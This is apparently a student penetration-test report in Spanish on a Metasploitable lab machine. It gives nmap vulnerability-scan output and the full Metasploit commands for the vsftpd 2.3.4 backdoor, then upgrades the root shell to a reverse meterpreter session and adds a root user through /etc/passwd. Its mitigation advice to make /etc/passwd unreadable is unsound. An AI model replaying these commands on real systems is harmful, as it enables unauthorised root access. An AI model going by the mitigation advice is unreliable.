

PENTESTING A METASPLOITABLE


**Mauricio Piscitelli,
25 de noviembre de 2024**

1- Introducción

En este informe se presentará la realización de una prueba de pentesting realizada a la maquina metasploitable. Se usó como atacante a la maquina con Kali Linux y las herramientas de nmap y metasploit-framework.

2- Metodología

Las herramientas utilizadas fueron el metasploit-framework y el nmap. Lo primero que realizamos fue un scaneo de nmap con el comando “sudo nmap -sV --script=vuln” el cual nos sirvió para detectar posibles vulnerabilidades explotables, puertos y servicios en la máquina metasploitable.



```
root@kali: /home/kali
File Actions Edit View Help
21/tcp open ftp vsftpd 2.3.4
ftp-vsftpd-backdoor:
VULNERABLE:
vsFTPD version 2.3.4 backdoor
State: VULNERABLE (Exploitable)
IDs: CVE:CVE-2011-2523 BID:48539
vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
Disclosure date: 2011-07-03
Exploit results:
Shell command: id
Results: uid=0(root) gid=0(root)
References:
https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
https://www.securityfocus.com/bid/48539
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
vulners:
cpe:/a:openssh:openssh:4.7p1:
95499236-C9FE-56A6-9070-E943A24B633A 10.0 https://vulners.com/g
ithubexploit/95499236-C9FE-56A6-9070-E943A24B633A *EXPLOIT*
2C119FFA-ECE0-5E14-A4A4-354A2C38071A 10.0 https://vulners.com/g
ithubexploit/2C119FFA-ECE0-5E14-A4A4-354A2C38071A *EXPLOIT*
CVE-2023-38408 9.8 https://vulners.com/cve/CVE-2023-38408
CVE-2016-1908 9.8 https://vulners.com/cve/CVE-2016-1908
B8198CDB-3EB9-5631-9828-8064A1575823 9.8 https://vulners.com/g
ithubexploit/B8198CDB-3EB9-5631-9828-8064A1575823 *EXPLOIT*
8FC9C5AB-3968-5F3C-825E-E8DB5379A623 9.8 https://vulners.com/g
ithubexploit/8FC9C5AB-3968-5F3C-825E-E8DB5379A623 *EXPLOIT*
8AD01159-548E-546E-AA87-2DE89F3927EC 9.8 https://vulners.com/g
ithubexploit/8AD01159-548E-546E-AA87-2DE89F3927EC *EXPLOIT*
5E6968B4-D8D6-57FA-BF6E-D982219D827A 9.8 https://vulners.com/g
ithubexploit/5E6968B4-D8D6-57FA-BF6E-D982219D827A *EXPLOIT*
0221525F-07F5-5790-912D-F4B9E2D1B587 9.8 https://vulners.com/g
ithubexploit/0221525F-07F5-5790-912D-F4B9E2D1B587 *EXPLOIT*
CVE-2015-5600 8.5 https://vulners.com/cve/CVE-2015-5600
SSV:78173 7.8 https://vulners.com/seebug/SSV:78173 *EXPL
OIT*
SSV:69983 7.8 https://vulners.com/seebug/SSV:69983 *EXPL
OIT*
PACKETSTORM:98796 7.8 https://vulners.com/packetstorm/PACKE
```

La máquina víctima resultó ser vulnerable a al vsFTPD backdoor, el cual es una vulnerabilidad creada intencionalmente en la versión 2.3.4 en la que cualquier atacante puede ingresar al server FTP usando cualquier nombre de usuario seguido del string “:”) sin proporcionar ninguna contraseña.

Se utilizó el metasploit-framework para cargar el modulo del backdoor y explotarlo.

```
root@kali: /home/kali
File Actions Edit View Help
root@kali: /home/kali x root@kali: /home/kali x
[[[ [[[
target < IP-target >
+ -- --=[ metasploit v6.4.34-dev ]
+ -- --=[ 2461 exploits - 1267 auxiliary - 431 post ]
+ -- --=[ 1468 payloads - 49 encoders - 11 nops ]
+ -- --=[ 9 evasion ]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 10.0.2.6
RHOST => 10.0.2.6
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 10.0.2.6:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 10.0.2.6:21 - USER: 331 Please specify the password.
[+] 10.0.2.6:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.6:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:41323 -> 10.0.2.6:6200) at 2024-11-24 15:43:39 -0500
```

El exploit se ejecutó exitosamente y se realizó una sesión de un shell. Sin embargo, el shell no nos permitía realizar muchas de las acciones, por lo que se utilizó el comando “sessions -u 1” para mejorar la sesión a un meterpreter.

```
msf6 exploit(unix/local/opensmtpd_oob_read_lpe) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.0.2.15:4433
[*] Sending stage (1017704 bytes) to 10.0.2.6
[*] Meterpreter session 2 opened (10.0.2.15:4433 -> 10.0.2.6:44730) at 2024-11-24 16:18:38 -0500
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(unix/local/opensmtpd_oob_read_lpe) > sessions -i 2
[*] Starting interaction with 2 ...
```

El meterpreter nos da acceso a ser root, sin embargo, para la escalada de privilegio lo único que realizamos fue modificar el archivo /etc/passwd para crear un usuario con privilegios root.

```
meterpreter > getuid
Server username: root
meterpreter >
```

3-. Mitigación

La mejor forma de evitar esta vulnerabilidad es actualizar todos los servicios y aplicaciones a las versiones mas recientes y estables, esta vulnerabilidad ocurre solamente en la version 2.3.4 del ftpd, por lo que actualizarla a versiones más recientes podrían evitar que un atacante pueda acceder al sistema. También se debe colocar permisos para el archivo `/etc/passwd` en el cual no tengan lectura ni write ninguno de los usuarios y esconderlos.

4-. Conclusión

Muchas veces creemos que el no realizar una actualización inmediata de las aplicaciones o servicios no nos traera consecuencia alguna, pero es probable que si exista algun atacante este esperando justamente el momento en el que bajemos la guardia en el minimo detalle para atacarnos, es por eso que no podemos subestimar el valor de las pequeñas acciones en la seguridad e integridad.